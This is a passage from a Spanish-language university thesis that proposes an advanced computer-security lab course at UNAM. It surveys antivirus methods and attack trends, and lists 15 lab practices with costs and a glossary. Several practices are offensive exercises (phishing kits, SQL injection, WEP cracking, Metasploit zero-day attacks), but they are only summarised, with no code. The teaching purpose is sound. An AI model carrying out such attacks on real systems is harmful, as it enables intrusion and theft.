1. *Coincidencia de firmas (Matching signature):* Se basa en la búsqueda de coincidencias entre los archivos escaneados y los registros de las firmas de malware. El inconveniente se da si no se cuenta previamente con la firma asociada al malware para poder realizar su detección, lo cual requiere que el usuario realice actualizaciones periódicas a la base de datos de dichas firmas.
2. *Heurístico (Heuristic):* Analiza el código de cualquier rutina o subrutina y lo compara con las firmas de comportamiento almacenadas en la base de datos (nivel estático). También puede realizar la detección de malware sin contar con la firma asociada.
3. *Verificación de integridad (Integrity checksum):* Se realiza hasta que el malware infecta al sistema y realiza modificaciones. Las principales desventajas son la generación de falsos positivos, así como su ineficiencia hacia la detección de los macro virus o aquellos virus capaces de insertarse en la memoria.

c) *Antispam*

Previene el correo basura mediante el uso de cuatro categorías: las que requieren acciones por parte humana; las que de manera automática son los mismos correos electrónicos de los administradores; las que se automatizan por parte de los remitentes de correos electrónicos; las empleadas por los investigadores y funcionarios encargados de hacer cumplir las leyes.

d) *Control parental*

Su objetivo es bloquear, restringir o filtrar el acceso a determinada información ofensiva para los niños o personas susceptibles. Actualmente, el concepto de control parental no sólo está ligado a aplicaciones técnicas sino que corresponde a la educación, formación y comunicación entre padres e hijos para el manejo correcto de la información.

e) *Antiphising*

Identifica el contenido que intenta suplantar la identidad contenida en páginas web y correo electrónico. A menudo se integra con los navegadores web y clientes de correo electrónico como una barra de herramientas que muestra el nombre de dominio real del sitio web que el usuario visita, en un intento de evitar los sitios web fraudulentos.

6.6.III TENDENCIA EN ATAQUES

Se le llama tendencia a la inclinación o propensión hacia determinados fines. Las tendencias en ataques informáticos se dividen en dos principales: por caballos de Troya y por bots (hacen zombis a las computadoras).

Actualmente, se ha incrementado el consumo del ancho de banda debido a que los caballos de Troya se están reenviando de manera constante y los bots reciben las órdenes (activadores o desactivadores) que son usados para el envío masivo de spam por e-mail, para alojar datos ilegales o para unirse en ataques DDoS como forma de extorsión, entre otras. Por otra parte, están los ataques por phishing, los cuales desfalcan a gran número de personas. Los criterios en las tendencias en ataques informáticos son:

a) Nuevos usuarios entran al campo de la creación de programas maliciosos con el objetivo de realizar ataques y recopilar información con fines lucrativos.
b) Los delincuentes cibernéticos atacarán con frecuencia a los usuarios corporativos dejando paulatinamente a los usuarios comunes.
c) Las vulnerabilidades seguirán siendo el principal método para realizar ataques (su impacto y velocidad de uso crecerán de forma significativa).

Además, algunas tendencias en ataques informáticos son las siguientes:

a) *Malware (Malicious software, programa malicioso)*

Tiene como objetivo infiltrarse o dañar la computadora sin el consentimiento del propietario y se dividen en: virus, gusanos, troyanos, rootkits, spyware, adware intrusivo y otros. Malware no es lo mismo que software defectuoso; éste último contiene bugs (errores) peligrosos pero no de forma intencionada. Debido al aumento de usuarios de Internet, el malware se ha programado para obtener beneficio de otros equipos de cómputo siendo de manera legal o ilegalmente.

b) *SPAM (correo basura)*

Son mensajes no solicitados, habitualmente de tipo publicitario, enviados en forma masiva. Su principal medio de difusión es el correo electrónico aunque también se presenta en programas de mensajería instantánea o por telefonía celular. El spam representa un elevado porcentaje del tráfico de correo electrónico total. A medida que surgen nuevas soluciones y tecnologías más efectivas para luchar contra el spam, los spammers modifican sus técnicas con el objetivo de evitar las contramedidas desplegadas por los usuarios.

c) *Ataque Aurora*

Los objetivos principales fueron: que el ataque fue motivado con el ánimo de robar información de propiedad intelectual a grandes compañías; y por el otro, la intención de robar cuentas de Gmail de activistas de derechos humanos en China.

El ataque consiste en configurar una sesión de escucha y configurar un servidor web que hospeda el código malicioso, espera que el usuario visite el sitio web para abrir una conexión entre la computadora del atacante y la del usuario. Una vez obtenida la sesión, el atacante tiene el control de la computadora.

d) *0-Day Exploits (Explotaciones Día Cero)*

Busca vulnerabilidades aún desconocidas para el usuario y el fabricante del producto en las aplicaciones informáticas hasta que finalmente son encontradas y se publican en un foro. Una vulnerabilidad o exploit cuenta con un periodo de tiempo, al inicio se publica la amenaza y al final salen los parches que lo solucionan (generados y distribuidos por los propios fabricantes). En este periodo es cuando ocurren los ataques de día-cero.

e) *Metasploit*

Proporciona información acerca de vulnerabilidades de seguridad en el desarrollo de firmas para sistemas de detección de intrusos y para el desarrollo, prueba, mejora y penetración a diversos sistemas operativos. Trabaja con una base de datos en la cual se encuentra toda la lista de exploits y vulnerabilidades, lo único que se tiene que indicar al metasploit es la vulnerabilidad a manejar, el sistema a atacar, el tipo de ataque que se usará y los datos diversos que utilizará para atacar al host.

CAPÍTULO 7

MANUAL DE PRÁCTICAS

En el año de 1977 se creó en la Facultad de Ingeniería de la UNAM la Carrera de Ingeniería en Computación, como respuesta a la necesidad de formar profesionales de alto nivel en este campo, comprometidos con la sociedad. La última modificación de los planes y programas de estudios fue en 2005.

Ante el cambio del paradigma en el proceso de enseñanza aprendizaje de las ingenierías, las instituciones formadoras de ingenieros deben redefinir y adecuar sus programas educativos. La sociedad en el siglo XXI se caracteriza por un amplio, sostenido y cambiante uso de la tecnología, en un mercado global de enorme competencia e interdependencia, y con una capacidad de comunicación jamás imaginada.

Esto implica para los ingenieros el reto de adquirir nuevas habilidades que le permitan diseñar, construir, fabricar y operar bienes con mayor valor agregado de tecnología y más eficientes, a los menores costos posibles, además de profundizar sus conocimientos en diversas disciplinas, ampliando sus capacidades de información y desarrollando su creatividad. En síntesis, se trata de formar ingenieros aptos para la innovación tecnológica en un mundo global, interconectado y altamente competitivo, al servicio de una Nación quien debe establecer una estrategia de desarrollo nacional y la Facultad de Ingeniería debe colaborar en ello junto con otros actores esenciales como los gremios de profesionales de la ingeniería en México.

Para mantenerse a la vanguardia del conocimiento en el campo de la computación, la Facultad de Ingeniería ha estado conduciendo la modificación del plan de estudios de la carrera de Ingeniería en Computación, con el compromiso de mantener la excelencia y el liderazgo académico, conservando los valores esenciales que dan vida a nuestra Facultad y a nuestra Universidad.

7.1 MANUAL DE PRÁCTICAS[12]

El manual de prácticas se realizó para el módulo de redes y seguridad, donde se propuso la asignatura llamada *Seguridad Informática Avanzada* (aun no entra en el plan de estudios) con la nueva modalidad de contar con un laboratorio incluido, en la cual se fusionan en su mayor parte los programas de las asignaturas de Seguridad Informática I[13] y II[14] del plan 2005 y de la cual se basó para la realización del manual de prácticas. A continuación, se ven los objetivos de las asignaturas del plan 2005 en comparación con el propuesto de Seguridad Informática Avanzada.

1. SEGURIDAD INFORMÁTICA I

Objetivo(s) del curso:
El alumno comprenderá y aplicará los métodos y elementos que le permitan planificar el desarrollo de una arquitectura de seguridad, con base en la identificación y análisis de amenazas, ataques y vulnerabilidades en los sistemas y redes de cómputo, enmarcados en una base ética.

2. SEGURIDAD INFORMÁTICA II

Objetivo(s) del curso:
El alumno conocerá, identificará y aplicará los servicios y herramientas que le permitan implementar la seguridad informática dentro de una organización; conocerá, comprenderá y hará uso de las estrategias de monitoreo de los mecanismos de seguridad para administrar la seguridad dentro de una organización, a la vez que podrá controlar los sucesos e incidentes de seguridad conociendo los aspectos sociales en el área de la seguridad informática.

3. SEGURIDAD INFORMÁTICA AVANZADA

Objetivo(s) del curso:
El alumno comprenderá y aplicará los métodos y elementos que le permitan planificar el desarrollo de una arquitectura de seguridad, con base en la identificación y análisis de amenazas, vulnerabilidades y ataques en sistemas y redes de cómputo. Asimismo, conocerá, identificará y aplicará servicios y herramientas que le permitan implementar la

[12] Para ver las prácticas véase el apéndice G

[13] Para mayor información acerca del programa véase el apéndice D.

[14] Para mayor información acerca del programa véase el apéndice E.

seguridad informática dentro de una organización; además de estrategias de monitoreo de los mecanismos de seguridad, a la vez que controle los sucesos e incidentes de seguridad conociendo y considerando los aspectos sociales en el área de seguridad informática y enmarcados en una base ética.

Tomando como referencia el programa de la materia de *Seguridad Informática Avanzada*[15] se elaboró un Manual de Prácticas para el laboratorio de dicha asignatura donde se cubren las necesidades de la misma. Conforme al nuevo programa de estudios la asignatura lleva por nombre Seguridad Informática Avanzada, con clave y semestre por asignar, tiene 14 créditos, pertenece a la división de Ingeniería Eléctrica del departamento de Ingeniería en Computación, en la carrera que se imparte es Ingeniería en Computación, la asignatura es obligatoria teniendo 6 horas teóricas y 2 prácticas, siendo 8 horas por semana durante 16 semanas que da un total de 128 horas.

El manual que se realizó para el laboratorio de la asignatura de Seguridad Informática Avanzada consta de 15 prácticas que cubren los temas más relevantes del programa como se pueden observar en la siguiente tabla 7.1.

Tabla 7.1 Prácticas del manual conforme al programa de estudios

Número y nombre de la práctica	Número y nombre del tema
Practica 1 - Identificación de amenaza	2.- Amenazas y vulnerabilidades
Practica 2 - Ataques pasivos y activos Practica 3 - Phising Practica 4 - SQL Injection en PHP Practica 5 - WEP Key-cracking	3.- Identificación de ataques y técnicas de intrusión
Practica 6 - Firewall Practica 7 - Configurar una VPN en Windows Practica 8 - Configurar una VPN en Linux	6.- Implementación de la seguridad informática
Practica 9 - Detección de Intrusos Snort con Nessus Practica 10 - Detección de Intrusos Snort con NMAP	7.- Gestión de la seguridad informática
Practica 11 - Auditoría (Hardening de sistemas Linux) Practica 12 - Análisis Forense	8.- Control de la seguridad informática
Practica 13 - Impacto Social de Facebook y Twitter	9.- Entorno social, ética informática e impacto económico de la seguridad informática
Practica 14 - Ataque de día cero Aurora Practica 15 - Ataque de día cero Adobe Reader 9.3	10.- Nuevas tendencias y tecnologías

[15] Para mayor información acerca del programa véase el apéndice F.

Cada práctica está diseñada para ser realizada en un máximo de dos horas que es el tiempo que dura el laboratorio y cada una consta de 7 partes, las cuales son:

1.- Objetivos de aprendizaje
2.- Conceptos teóricos (Introducción)
3.- Equipo y material necesario
4.- Desarrollo
5.- Preguntas
6.- Conclusiones
7.- Cuestionario Previo

A continuación se da una breve descripción del contenido de cada una de las prácticas:

Practica 1 - Identificación de amenaza

Se identificará, clasificará y explicará los distintos tipos de amenazas y vulnerabilidades presentes en el Laboratorio de Redes y Seguridad.

Practica 2 - Ataques pasivos y activos

Identificará y explicará los métodos y técnicas de ataque e intrusión a redes y sistemas. Explicará y clasificará los distintos tipos de ataques: pasivos y activos. Identificará la metodología que conlleva un ataque basándose en un caso. Adquirirá la habilidad para ir descubriendo las pistas que pueden estar en un informe para obtener los datos y elaborar su propia metodología.

Practica 3 - Phising

Conocerá e identificará los métodos y técnicas de ataque e intrusión a redes y sistemas. Analizará el contenido que intenta suplantar la identidad en páginas web y correo electrónico. Entenderá el uso de SET (Social Engineering Toolkit, Kit de herramientas de Ingeniería Social) y de Java Applet Attack incluidos en la suite de Backtrack. Adquirirá la habilidad para desarrollar phising contenido en páginas web para obtener el control de la computadora de la victima de manera remota.

Practica 4 - SQL Injection en PHP

Conocerá e identificará los métodos y técnicas de ataque e intrusión a redes y sistemas en SQL injection. Identificará las partes que conforman una base de datos. Identificará cuáles son los puntos clave para que una página web sea vulnerable a un ataque de inyección SQL en PHP, esto debe hacerse únicamente con fines educativos.

Practica 5 - WEP Key-cracking

Conocerá los tipos de mecanismos de seguridad para evitar la vulnerabilidad que tiene la clave WEP. Explicará cómo funciona una clave WEP en la seguridad de las redes inalámbricas y los modos de autenticación. Determinará qué componentes son necesarios para obtener una clave WEP y esto se hará únicamente con fines educativos. Sabrá paso a paso, la forma en que debe ser *atacado* un router para obtener su clave WEP. Comparará la seguridad que brinda WEP con otros sistemas de cifrado como WPA o WPA2.

Practica 6 - Firewall

Conocerá el mecanismo de protección más usado (firewall) para cuidar la seguridad informática en una organización de manera lógica. Determinará cómo desactivar el firewall de Windows XP. Aprenderá a usar y a configurar un ataque con la herramienta de software Armitage. Distinguirá el riesgo de entrar a sitios web que tienen en la dirección url ciertos patrones específicos.

Practica 7 - Configurar una VPN en Windows

Conocerá el mecanismo de protección (VPN) para cuidar la seguridad informática en una organización de manera lógica. Analizará cómo funciona una VPN y qué elementos debe incluir. Al finalizar la práctica tendrá la capacidad de configurar una VPN así como compartir carpetas y archivos dentro de ella.

Practica 8 - Configurar una VPN en Linux

Conocerá el mecanismo de protección (VPN) para cuidar la seguridad informática en una organización de manera lógica. Analizará cómo funciona una VPN y qué elementos debe incluir. Al finalizar la práctica tendrá la capacidad de configurar una VPN así como compartir carpetas y archivos dentro de ella.

Practica 9 - Detección de Intrusos Snort con Nessus

Permitirá administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes. Desarrollará la habilidad para detectar intrusos usando la interfaz web de monitoreo Snort. Aprenderá sobre las funciones de BASE (Basic Analysis and Security Engine, Análisis básico y motor de seguridad). Identificará la metodología que conlleva configurar un escaneo de vulnerabilidades en Nessus. Analizará y conocerá sobre la importancia del resumen ejecutivo, vulnerabilidades por host y vulnerabilidades por plugin en Nessus. Conocerá la importancia de los sistemas de detección de intrusos para evitar entradas no autorizadas y las propias vulnerabilidades existentes en el entorno.

Practica 10 - Detección de Intrusos Snort con NMAP

Permitirá administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes. Aprenderá a instalar, configurar, crear reglas y administrar un detector de intrusos (Snort). Usará los programas nmap y zenmap para escanear un sistema operativo así como los comandos básicos de cada uno y las diferencias entre los mismos.

Practica 11 - Auditoría (Hardening de sistemas Linux)

Conocerá y comprenderá la utilidad de mantener el control sobre redes y dispositivos dentro de una organización a través de la realización de auditorías. Realizará y auditará el fortalecimiento de dos sistemas operativos Linux para hacerlo más seguro en cuestión de vulnerabilidades (Ubuntu 12.04 LTS y Backtrack 5 R3). Conocerá y manejará la herramienta LYNIS (Security and System Auditing Tool, Herramienta de Seguridad y Auditoría al Sistema) usado para la detección de fallas. Adquirirá la habilidad para realizar el fortalecimiento o hardening del sistema con la herramienta BASTILLE.

Practica 12 - Análisis Forense

Aprenderá e identificará los métodos y herramientas para el análisis forense en informática. Adquirirá la habilidad para capturar paquetes de red (pcap) usando la herramienta de Wireshark. Conocerá y entenderá el funcionamiento de Xplico como programa orientado al análisis del tráfico de red. Utilizará el sniffer ettercap para capturar el tráfico que circula por una LAN.

Practica 13 - Impacto Social de Facebook y Twitter

Conocerá y comprenderá los aspectos sociales y económicos en el campo de la seguridad informática. Definirá el concepto de impacto social en las redes sociales, identificando los factores que se involucran en el empleo de las mismas. Adquirirá la habilidad para analizar las consecuencias del uso de las redes sociales.

Practica 14 - Ataque de día cero Aurora

Conocerá las tendencias en ataques (Aurora) hacia sistemas y redes de cómputo. Identificará cómo se realiza un ataque de día cero. Entenderá y analizará el uso del software Metasploit Framework. Adquirirá la habilidad para detectar una vulnerabilidad contenida en una falla de software.

Practica 15 - Ataque de día cero Adobe Reader 9.3

Conocerá las tendencias en ataques hacia sistemas y redes de cómputo, en especial un ataque de día cero (Adobe Reader). Analizará el contenido dado a un archivo (documento pdf) que intenta acceder de manera remota a la computadora de la víctima. Entenderá el uso de MSFconsole (Metasploit Framework) que está incluido en la suite de Backtrack. Adquirirá la habilidad para detectar una vulnerabilidad contenida en una falla de software.

Al leer, hacer y contestar cada parte de las prácticas el lector podrá demostrar los conocimientos adquiridos en teoría, verificará que no es difícil realizar un ataque informático y por consecuente aprenderá sobre él y le resultará fácil defenderse de uno.

En lo que entra en vigor el nuevo programa de Seguridad Informática Avanzada, las practicas se pueden usar con los dos programas ya existentes (Seguridad Informática I y II) abarcando los siguientes temas de cada programa como se muestra en la siguiente tabla 7.2.

Tabla 7.2 Temas que se utilizan en ambas asignaturas del plan 2005 para el Manual de Prácticas

SEGURIDAD INFORMÁTICA I	SEGURIDAD INFORMÁTICA II
2 Amenazas y vulnerabilidades Contenido: **2.1** Amenazas **2.2** Vulnerabilidades **3 Identificación de ataques y técnicas de intrusión** Contenido: **3.3** Explotación y obtención de acceso a Sistemas y Redes **3.3.2** Robo de Identidad **3.3.3** Engaño a Firewalls y Detectores de Intrusos **3.3.4** Vulnerabilidades en el Software **3.3.4.5** SQL Injection **3.3.9** Ataques a Redes Inalámbricas **3.3.9.4** WEP key-cracking	**1 Implementación de la seguridad informática** Contenido: **1.1** Sistemas y Mecanismos de Protección **1.1.2** Seguridad Lógica **1.3** Seguridad en Redes Inalámbricas **1.3.3** WEP (Wired Equivalent Privacy) **2 Monitoreo de la seguridad informática** Contenido: **2.2** Detección de Intrusos **3 Control de la seguridad informática** Contenido: **3.1** Auditoría de Red **3.3** Análisis Forense a Sistemas de Cómputo

	4 Entorno social e impacto económico de la seguridad informática Contenido: **4.4** Impacto Social de la Seguridad Informática **4.5** Impacto Económico de la Seguridad Informática **5 Nuevas tendencias y tecnologías** Contenido: **5.3** Tendencias en Ataques y Nuevos Problemas de Seguridad **5.3.3** Exploits de Días Cero **5.3.4** Metasploits

Con base a los temas que se tocan en los programas actuales de Seguridad Informática en el plan 2005, ahora corresponde entrar en detalle sobre los costos y especificaciones de las prácticas del manual y el lugar en donde se puedan desarrollar.

Al realizar el manual de prácticas para el nuevo laboratorio de la asignatura de Seguridad Informática Avanzada, uno se imagina el gran número de dificultades e inconvenientes que se tendrían que superar para lograr el objetivo.

Al empezar a trabajar en la creación del manual de prácticas para el nuevo laboratorio, el primer obstáculo al que uno se enfrenta es la asignación de un espacio donde se puedan llevar a cabo, y se pensó que se puede utilizar el laboratorio de Redes y Seguridad que está ubicado en el primer piso del edificio de Posgrado de la Facultad de Ingeniería.

Teniendo el área de trabajo, el siguiente punto es el elegir qué tipo de equipo de cómputo se va a necesitar ya que ciertas prácticas requieren de más memoria RAM, espacio en disco duro, de un buen procesador, de varios sistemas operativos instalados o de máquinas virtuales instaladas. Se propone que el nuevo laboratorio cuente con computadoras de escritorio de estas características como mínimo ya que si se usa equipos con menor rendimiento al indicado puede que no funcionen adecuadamente los sistemas operativos o no soporte las diferentes máquinas virtuales (véase figuras 7.1 y 7.2):

Modelo AM3970-MO13P: http://www.acer.com.mx/ac/es/MX/content/model/DL.SHAAL.001
Precio estimado: https://syste-mart.com/verProducto.php?cv=PC-1423
Costo $ 12,977.19 pesos (IVA incluido)

Windows® 7 Home Premium - versión de 64-bit - Procesador Intel® Core™ i5-2320 (3.30GHz, 6MB cache) - 12GB DDR3 SDRAM - disco duro 2TB - pantalla de 21.5" (1920 x 1080) Full HD - integrados gráficos - Intel® H67 Express - DVD-RAM/±R/±RW - Red Gigabit Ethernet 1000 Base-T, Red inalámbrica 802.11b/g/n - HDMI® - USB - teclado y mouse USB - garantía limitada de 1 año

Figura 7.1. Modelo ACER AM3970-MO13P

Modelo XPS 8700
http://configure.la.dell.com/dellstore/config.aspx?oc=good1403_017&model_id=xps-8700&c=mx&l=es&s=dhs&cs=mxdhs1
Costo $12,499 pesos (IVA incluido)

Procesador
Cuarta generación del procesador Intel® Core™ i5-4430 (6MB Caché, hasta 3.20 GHz)
Sistema operativo
Windows 8, 64-bit, Español
Memoria
8 GB Dos canales SDRAM DDR3 a 1600 MHz
Disco duro
Disco Duro SATA de 1TB 7200 RPM (6.0 Gb/s)
Tarjeta de video
AMD Radeon™ HD 7570 1GB GDDR5
Garantía
1 Año de garantía Estándar, con Servicio en el sitio al siguiente día laborable

Figura 7.2. Modelo DELL XPS 8700

También se presenta la siguiente tabla 7.3 donde se expone el software, hardware y máquina virtual que necesita cada práctica en base a sus requerimientos específicos:

Tabla 7.3 Costos y especificaciones del manual de prácticas para la asignatura de Seguridad Informática Avanzada

NO. PRÁCTICA	NOMBRE DE LA PRACTICA	HARDWARE	SOFTWARE	NÚMERO DE MÁQUINAS VIRTUALES	
1	Identificación de amenazas y vulnerabilidades	Computadora de escritorio*			
2	Ataques pasivos y activos	Computadora de escritorio*			
3	Phishing	Computadora de escritorio*	VMware Workstation 9 Java versión 6 o 7	2	Backtrack 5 R3 Windows 7 (cualquier edición)
4	*SQL injection en PHP*	Computadora de escritorio*	VMware Workstation 9	1	Backtrack 5 R3
5	WEP key-cracking	Computadora de escritorio* Antena inalámbrica externa**	Sistema operativo Backstrack 5 R3		
6	Firewall	Computadora de escritorio*	VMware Workstation 9	1	Backtrack 5 R3
7	Configurar una VPN en Windows	Computadora de escritorio* Mini Switch Ethernet 10/100 Mbps 2 cables patch cord de Ethernet	Sistema operativo Windows 7 (Ultimate)		
8	Configurar una VPN en Linux	Computadora de escritorio* Mini Switch Ethernet 10/100 Mbps 2 cables patch cord de Ethernet	Sistema operativo Ubuntu 12.04LTS		
9	Detección de intrusos SNORT con Nessus	Computadora de escritorio*	VMware Workstation 9 Snort Nesuss	1	Backtrack 3
10	Detección de intrusos SNORT con Nmap	Computadora de escritorio*	VMware Workstation 9 Snort Nmap	1	Backtrack 5 R3

11	Auditoría (Hardening de sistemas Linux)	Computadora de escritorio*	Sistema operativo Backstrack 5 R3 Sistema operativo Ubuntu 12.04LTS Lynis Bastille		
12	Análisis forense	Computadora de escritorio*	Sistema operativo Backstrack 5 R3 Sistema operativo Ubuntu 12.04LTS		
13	Impacto social de Facebook y Twitter	Computadora de escritorio*			
14	Ataques de día cero: Aurora	Computadora de escritorio*	VMware Workstation 9 Metasploit Framework 4.5.1	1	Windows XP (con Service Pack 3)
15	Ataques de día cero: Adobe Reader 9.3	Computadora de escritorio*	VMware Workstation 9 Adobe Reader 9.3	2	Backtrack 5 R3 Windows XP (con Service Pack 3)

NOTAS

* Computadora de escritorio (a elegir)
** Antena inalámbrica externa:

a) *Alfa Network*, Modelo AWUS036NH + U-Mount, tiene un costo de $480.00 pesos
b) TP-LINK Modelo TL-WN722N, tiene un costo de $140.00

SOFTWARE LIBRE

- **Java versión 6 o 7**, no tiene costo y se puede descargar de Internet.
- **Sistema operativo Backtrack 5 R3**, no tiene costo y se puede descargar de Internet
- **Sistema operativo Backtrack 3**, no tiene costo y se puede descargar de Internet.
- **Sistema operativo Ubuntu 12.04LTS**, no tiene costo y se puede descargar de Internet
- **Nessus**, no tiene costo en versión de estudiante y se puede descargar de Internet
- **Snort**, no tiene costo y se puede descargar de Internet
- **Lynis**, no tiene costo y se puede descargar de Internet
- **Bastille**, no tiene costo y se puede descargar de Internet
- **Metasploit Framework 4.5.1**, no tiene costo y se puede descargar de Internet
- **Adobe Reader 9.3**, no tiene costo y se puede descargar de Internet

SOFTWARE CON LICENCIA

- **VMware Workstation 9**, la licencia tiene un costo de $ 249.00 dólares
- **Windows 7 Ultimate**, la licencia tiene un costo de $ 4,199.00 pesos
- **Windows XP (con Service Pack 3)**, ya no se expiden licencias debido a que se retiró el soporte técnico a este sistema operativo a partir de abril del 2014

DISPOSITIVOS DE RED

- **Mini Switch Ethernet 10/100 Mbps (5 Puertos)**, tiene un costo de $ 200.00 pesos
- **2 cables patch cord de Ethernet**, tiene un costo de $ 30.00 pesos c/u (haciéndolos uno mismo)

CONCLUSIONES

CONCLUSIONES

El objetivo general de la tesis se cumplió satisfactoriamente porque se planearon y diseñaron 15 prácticas para el laboratorio de *Seguridad Informática Avanzada* basándose en el nuevo programa de la asignatura y que servirán de complemento para la teoría ya que tendrán una vasta retroalimentación de los conceptos teóricos al momento de ponerlos en práctica teniendo un mayor campo visual para atender este tipo de emergencias o situaciones en el ámbito laboral.

Además se lograron los siguientes resultados:

Se mostró a los participantes los diferentes métodos que existen de hackeo, como se puede apreciar en la práctica 3 (Phising), 4 (SQL Injection en PHP), 5 (WEP Key-cracking), 6 (Firewall), 14 (Ataque de día cero: Aurora) y 15 (Ataque de día cero: Adobe Reader 9.3), ya que los ataques se realizan aprovechando una vulnerabilidad en el software, lenguaje de programación y cifrado que usa la compañía con el objetivo de amenazar la seguridad de los activos. También se enseñó cómo defenderse de un ataque informático al ir tapando los huecos de seguridad como se observa en la práctica 11 (Auditoría: Hardening de sistemas Linux) ya que al instalar las actualizaciones de software estas van desapareciendo de manera gradual.

Se identificaron las posibles vulnerabilidades y amenazas que puede sufrir una organización u compañía en la seguridad física y lógica como se hace referencia en la práctica 1 (Identificación de amenaza), 2 (Ataques pasivos y activos) y 13 (Impacto Social de Facebook y Twitter) ya que los activos se pueden manejar y procesar dependiendo del grado de seguridad que se desee obtener enseñando al encargado y/o usuario a aplicar barreras y procedimientos que resguarden el acceso, se tiene como ejemplo la práctica 7 (Configurar una VPN en Windows) y 8 (Configurar una VPN en Linux) para resolver situaciones de peligro de manera eficiente, ordenada y que se pueda coordinar con sus compañeros de trabajo.

Se mostraron las mejores herramientas para proteger los diferentes activos que cuenta una organización u empresa como se visualiza en la práctica 9 (Detección de Intrusos Snort con Nessus) y 10 (Detección de Intrusos Snort con NMAP) que da los resultados en tiempo real ante cualquier anomalía de la red local al ir indicando las conexiones que se han realizado, identificando direcciones IP y programando una lista de acciones a seguir dependiendo del suceso; sí por descuido humano se llegara a vulnerar un sistema y este fuese atacado se tendría que hacer una reconstrucción de los hechos como se aprecia en la práctica 12 (Análisis Forense) que enseña a controlar y solucionar el problema tras el incidente.

CONCLUSIONES

Finalmente, para este Manual de Prácticas de Seguridad Informática Avanzada se honraría a los autores de este trabajo de tesis al abrir un laboratorio ya que está apegado al nuevo temario para la asignatura en donde se ponen en práctica los conocimientos teóricos adquiridos durante el curso. En caso de que un lector quisiera tomar este trabajo (total o parcialmente) para una investigación, proyecto o enseñarlo en el aula de clases de reconocimiento a los autores de la tesis. Además, se les invita a promover dicho manual para que pueda tener mejoras en cuestión de diseño, desarrollo, implementación y pruebas.

FIGURAS

FIGURAS

CAPÍTULO 1

CAPÍTULO 2

FIGURAS

CAPÍTULO 3

CAPÍTULO 4

CAPÍTULO 5

CAPÍTULO 6

FIGURAS

CAPÍTULO 7

APÉNDICE A

APÉNDICE B

TABLAS

TABLAS

CAPÍTULO 1

CAPÍTULO 2

CAPÍTULO 3

CAPÍTULO 4

CAPÍTULO 7

APÉNDICE A

APÉNDICE B

APÉNDICE C

GLOSARIO DE TÉRMINOS

GLOSARIO DE TÉRMINOS

ACK (Acknowledgement): Acuse de recibo. En comunicaciones entre computadores, es un mensaje que se envía para confirmar que un mensaje o un conjunto de mensajes han llegado.

AES (Advanced Data Encryption Standard): Estándar avanzado de cifrado de datos.

Amenaza: Es todo aquello que intenta, puede o pretende destruir a un activo.

AP (Access Point): Punto de acceso. Es un dispositivo que interconecta equipos de comunicación para formar una red (cableada o inalámbrica) y transmitir datos.

Applet: Es un componente de aplicación que se ejecuta en el contexto de otro programa, por ejemplo un navegador web.

AppleTalk: Es un conjunto de protocolos desarrollados por Apple Inc. para la conexión de redes.

ARP (Address Resolution Protocol): Protocolo de resolución de direcciones. Es el encargado de convertir las direcciones IP en direcciones de la red física.

ASCII (American Standard Code For Information Interchange): Código Americano Estandarizado para el Intercambio de Información.

Asymmetric: Asimétrico.

ASP (Active Server Pages): Es una tecnología desarrollada por Microsoft para la creación dinámica de páginas web ofrecida junto a su servidor IIS.

Ataque: Es la realización o culminación de una amenaza.

ATM (Asynchronous Transfer Mode): Modo de Transferencia Asíncrona. Es una tecnología de telecomunicación desarrollada para hacer frente a la gran demanda de capacidad de transmisión para servicios y aplicaciones.

Autentificación o autenticación: Verificación de la identidad de una persona, usuario o proceso, para así acceder a determinados recursos o poder realizar determinadas tareas.

BackDoor: Estos programas son diseñados para abrir una puerta trasera en nuestro sistema para permitir al creador del backdoor tener acceso al sistema y hacer lo que desee con él.

BFOC (Bayonet Fiber Optic Connector): Conector de bayoneta de fibra óptica.

GLOSARIO DE TÉRMINOS

Bot: Es un programa informático que realiza funciones muy diversas, imitando el comportamiento de un humano.

Bridge: Puente de red. Es un dispositivo de interconexión de redes de ordenadores que opera en la capa 2 (nivel de enlace de datos) del modelo OSI.

Broadcast: Difusión. Es un modo de transmisión de información donde un nodo emisor envía información a una multitud de nodos receptores de manera simultánea, sin necesidad de reproducir la misma transmisión nodo por nodo.

BSI (British Standard Institute): Instituto Británico de Estándares.

Bugs: Es un error o fallo en un programa de computador o sistema de software que desencadena un resultado indeseado.

CGI (Common Gateway Interface): Interfaz Común de Intercomunicación. Conjunto de medios y formatos que permite y unifica la comunicación entre la web y otros sistemas externos, como las bases de datos.

CoS (Class of Service): Clase de servicio. Es un parámetro usado en los protocolos de voz y datos para diferenciar los tipos de cargas contenidas en los paquetes cuando son transmitidos.

Cracks: Tipo de programa que realiza una modificación permanente o temporal sobre otro o en su código, para obviar una limitación o candado impuesto a propósito por el programador original.

Criptoanalista: Es la persona que sin poseer ningún permiso intenta descubrir la clave o el mensaje original utilizando para ello el criptoanálisis.

Criptografía: Son las técnicas utilizadas para cifrar y descifrar información utilizando técnicas matemáticas que hagan posible el intercambio de mensajes de manera que sólo puedan ser leídos por las personas a quienes van dirigidos.

Criptograma: Es el texto o mensaje cifrado.

Criptología: Se dedica al estudio de la escritura secreta, es decir, estudia los mensajes que, procesados de cierta manera, se convierten en difíciles o imposibles de leer por entidades no autorizadas.

DB (Data Base): Base de datos.

DCOM (Distributed Component Object Model): Modelo de Objetos de Componentes Distribuidos. Es una tecnología para desarrollar componentes software distribuidos sobre varios ordenadores y que se comunican entre sí.

Demonio: Es un tipo especial de proceso informático no interactivo, es decir, que se ejecuta en segundo plano en vez de ser controlado directamente por el usuario.

DES (Data Encryption Standard). Estándar de cifrado de datos.

DMZ (DeMilitarized Zone): Zona desmilitarizada. Es una red local que se ubica entre la red interna de una organización y una red externa, generalmente Internet.

DNS (Domain Name System): Sistema de denominación de dominio. Es un conjunto de protocolos y servicios (base de datos distribuida) que permite a los usuarios utilizar nombres en vez de tener que recordar direcciones IP numéricas.

DoS (Denial of Service): Ataque de denegación de servicio a un sistema de computadoras que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.

Downstream: Flujo descendente. Se refiere a la velocidad con que los datos pueden ser transferidos de un servidor a un cliente, lo que podría traducirse como velocidad de bajada (downloading).

DQDB (Distributed-Queue Dual-Bus): Bus Dual de Cola Distribuida. Es una tecnología de transmisión de paquetes entre redes de área metropolitana y redes de área extensa a alta velocidad.

DRP (Disaster Recovery Plan): Plan de recuperación de desastres.

EAP (Extensible Authentication Protocol): Protocolo de autenticación extensible.

